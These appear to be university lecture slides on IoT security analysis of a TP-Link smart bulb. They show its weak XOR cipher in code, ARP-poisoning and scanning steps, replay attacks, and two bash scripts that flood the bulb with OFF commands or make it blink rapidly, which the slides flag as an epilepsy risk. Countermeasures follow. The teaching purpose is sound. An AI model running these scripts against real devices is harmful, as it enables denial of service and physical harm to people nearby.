IoT Security Analysis: Experimental Study

Never Stand Still

Dr Weitao Xu

Research Associate

Outline

- Analyse the security of IoT devices
  - Case study: smart bulb
  - Common tools
  - Common attacks and countermeasures


- Key generation from wireless channels
  - Principles
  - Case study: LoRa (<u>Lo</u>ng <u>Ra</u>nge Communication)

TP-link smart bulb

- Change color
- Change brightness
- Works with any Wi-Fi router
- Energy Saving
- Works with Google assistant and Amazon Alexa

Experimental Set-up

- TCP/UDP protocols between router and bulb, router and App
- Control messages sent from the app to the light bulb via the AP
- Blub acts as an access point (AP) that the app can connect to




Setup:
https://www.youtube.com/watch?v=TexzX2AKU0Q

Security requirements

- Confidentiality
- Integrity
- Availability

Confidentiality

Weak Encryption: XOR cipher



Decryption attack

XOR encryption is easy to attack!

```
def encrypt(message):
    key = 0xAB
    message = list(message)
    for i, byte in enumerate(message):
        message[i] = byte ^ key
        key = message[i]
    return bytes(message)
```

```
def decrypt(message):
    key = 0xAB
    message = list(message)
    for i, byte in enumerate(message):
        message[i] = byte ^ key
        key = byte
    return bytes(message)
```

```
data = {
    "smartlife.iot.smartbulb.lightingservice": {
        "transition_light_state": {
            "on_off": 0,
            "transition_period": 0
        }
    }
}

data = (4 bytes data length big endian) + encrypt(data.json())

send data to bulb_ip_address:9999 by TC
```

https://www.openlearning.com/u/cooperchen/blog/HackingTplinkSmartBulb

Integrity

- No authentication/integrity check
- Data may be re-modified
- Susceptible to packet modification attack etc.

Availability


- The measure of how easily an attacker can access the device. Then to deny access to the intended user
- Easy to attack the device by either replay or packet injection methods
- Sending multiple ‘off’ packets to deny service (DOS)

Get started with hacking

Tools

- Kali Linux
- Ettercap
- Aircrack-ng
- Wireshark
- Packet sender
- ALFA Wi-Fi router

Setup




Attacker: me!

Preparation

1. Use ettercap to obtain MAC and IP information of the bulb

    ettercap –G
    sniffer->wlan0
    hosts->host list->scan for hosts



Tips: must connect Kali Linux to local Wi-Fi through ALFA router

2. Start ARP poisoning attack: to capture the messages between phone and bulb


1) 10.0.0.26-> add to target 1 10.0.0.137-> add to target 2
2) MITM->ARP poisoning attack->only poison one way
3) View->connections->click smartphone

Results:

Colour control UDP 9999

Turn on/off TCP 9999

Demo



Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes
10.0.0.26	49264	-	10.0.0.137	9999	TCP	closed	60	82
10.0.0.26	54892	-	255.255.255.255	9999	UDP	active	29	0
10.0.0.26	50378	-	224.0.0.251	5353	UDP	active	4	0
10.0.0.137	9999	-	10.0.0.26	54892	UDP	active	993	0
10.0.0.26	54561	-	10.0.0.137	9999	UDP	active	183	0
10.0.0.26	47012	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	39434	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	44385	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	42122	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	53396	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	46613	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	51903	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	51075	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	43355	-	10.0.0.137	9999	TCP	closed	70	166
10.0.0.26	54182	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	48706	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	52957	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	60551	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	59913	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	33176	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	35063	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	33254	-	10.0.0.137	9999	UDP	active	183	169
10.0.0.26	43051	-	10.0.0.137	9999	TCP	closed	144	190


3. Use nmap to obtain the port information of bulb

```
root@kali:~# nmap 10.0.0.137
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-12 03:06 EDT
Nmap scan report for 10.0.0.137
Host is up (0.062s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
9999/tcp open  abyss
MAC Address: B0:4E:26:C5:06:56 (Tp-link Technologies)

Nmap done: 1 IP address (1 host up) scanned in 46.77 seconds
root@kali:~#
```


4. Use Aircrack-ng to scan the local network

airmon-ng
airmon-ng start wlan0
airmon-ng check kill
airodump-ng wlan0mon
airmon-ng stop wlan0mon




Common Attacks-replay attack

- Type of man in the middle attack
- Genuine traffic is captured
- Then maliciously replayed



Replay attack-demo


1. Use Wireshark to capture packets



Tips: must first perform ARP poisoning attack first, otherwise you can't capture messages.


Replay attack-demo

2. Use Filter to find useful packets



Replay attack-demo


3. Use Packet Sender to replay packets
   Or write your own scripts to perform replay attack.



Demo

Common Attacks-denial-of-service (DDoS) attack

- Replay attack and injection attack can both be used to deny service



DDOS attack-demo

Wrist a script to keep sending OFF command.

Open | DOS.sh ~/Documents | Save

```bash
#!/bin/bash

echo 'DOS attack!'
while true
do
	echo 00 00 00 8c d0 f2 81 ec 8d ff 8b e7 8e e8 8d a3 ca a5 d1 ff 8c e1 80 f2 86 e4 91 fd 9f b1 dd b4 d3 bb cf a6 c8 af dc b9 cb bd d4 b7 d2 f0 ca b1 93 e7 95 f4 9a e9 80 f4 9d f2 9c c3 af c6 a1 c9 bd e2 91 e5 84 f0 95 b7 8d f6 d4 bd da b4 db a9 cc 93 f7 92 f4 95 e0 8c f8 da e0 d0 fc de b3 dc b8 dd ff c5 e7 89 e6 94 f9 98 f4 d6 fa d8 b7 d9 86 e9 8f e9 cb f1 c1 ed cf bb c9 a8 c6 b5 dc a8 c1 ae c0 9f ef 8a f8 91 fe 9a b8 82 b2 cf b2 cf |xxd -p -r >/dev/tcp/10.0.0.137/9999
	sleep 0.01s
done
```

Blink attack-demo

Wrist a script to turn on/off blub continuously.

-Epilepsy!

```
#!/bin/bash

echo 'blink attack!'
while true
do
        echo 00 00 00 8c d0 f2 81 ec 8d ff 8b e7 8e e8 8d a3 ca a5 d1 ff 8c e1 80 f2 86
e4 91 fd 9f b1 dd b4 d3 bb cf a6 c8 af dc b9 cb bd d4 b7 d2 f0 ca b1 93 e7 95 f4 9a e9
80 f4 9d f2 9c c3 af c6 a1 c9 bd e2 91 e5 84 f0 95 b7 8d f6 d4 bd da b4 db a9 cc 93 f7
92 f4 95 e0 8c f8 da e0 d0 fc de b3 dc b8 dd ff c5 e7 89 e6 94 f9 98 f4 d6 fa d8 b7 d9
86 e9 8f e9 cb f1 c1 ed cf bb c9 a8 c6 b5 dc a8 c1 ae c0 9f ef 8a f8 91 fe 9a b8 82 b2
cf b2 cf |xxd -p -r >/dev/tcp/10.0.0.137/9999
        sleep 0.5s

        echo 00 00 00 8c d0 f2 81 ec 8d ff 8b e7 8e e8 8d a3 ca a5 d1 ff 8c e1 80 f2 86
e4 91 fd 9f b1 dd b4 d3 bb cf a6 c8 af dc b9 cb bd d4 b7 d2 f0 ca b1 93 e7 95 f4 9a e9
80 f4 9d f2 9c c3 af c6 a1 c9 bd e2 91 e5 84 f0 95 b7 8d f6 d4 bd da b4 db a9 cc 93 f7
92 f4 95 e0 8c f8 da e0 d0 fc de b3 dc b8 dd ff c5 e7 89 e6 94 f9 98 f4 d6 fa d8 b7 d9
86 e9 8f e9 cb f1 c0 ec ce ba c8 a9 c7 b4 dd a9 c0 af c1 9e ee 8b f9 90 ff 9b b9 83 b3
ce b3 ce |xxd -p -r >/dev/tcp/10.0.0.137/9999
done
```

Demo

UNSW AUSTRALIA CySPri Laboratory

Countermeasures

Decryption attack

-use more advanced encryption methods like AES.

Replay attack

-sequence number or timestamp

Dos attack

- hard to prevent because there're many ways to attack

-Strategies:

channel hopping

detect jamming area

filters/detectors to block suspicious actions.

Summary

- Learned how to analyse the security of IoT devices
- Learned how to use security analysis tools, such as wireshark, packet sender

More references

- More hacking tools https://www.cse.wustl.edu/~jain/cse571-07/ftp/wireless_hacking/index.html#24
- Hack Tp-link smart bulb https://www.openlearning.com/u/cooperchen/blog/HackingTplinkSmartBulb
- Hack LIFX bulb https://sites.google.com/view/lifx-replay-attack/command-list?authuser=0

Appendix: hacking tools

Kali Linux

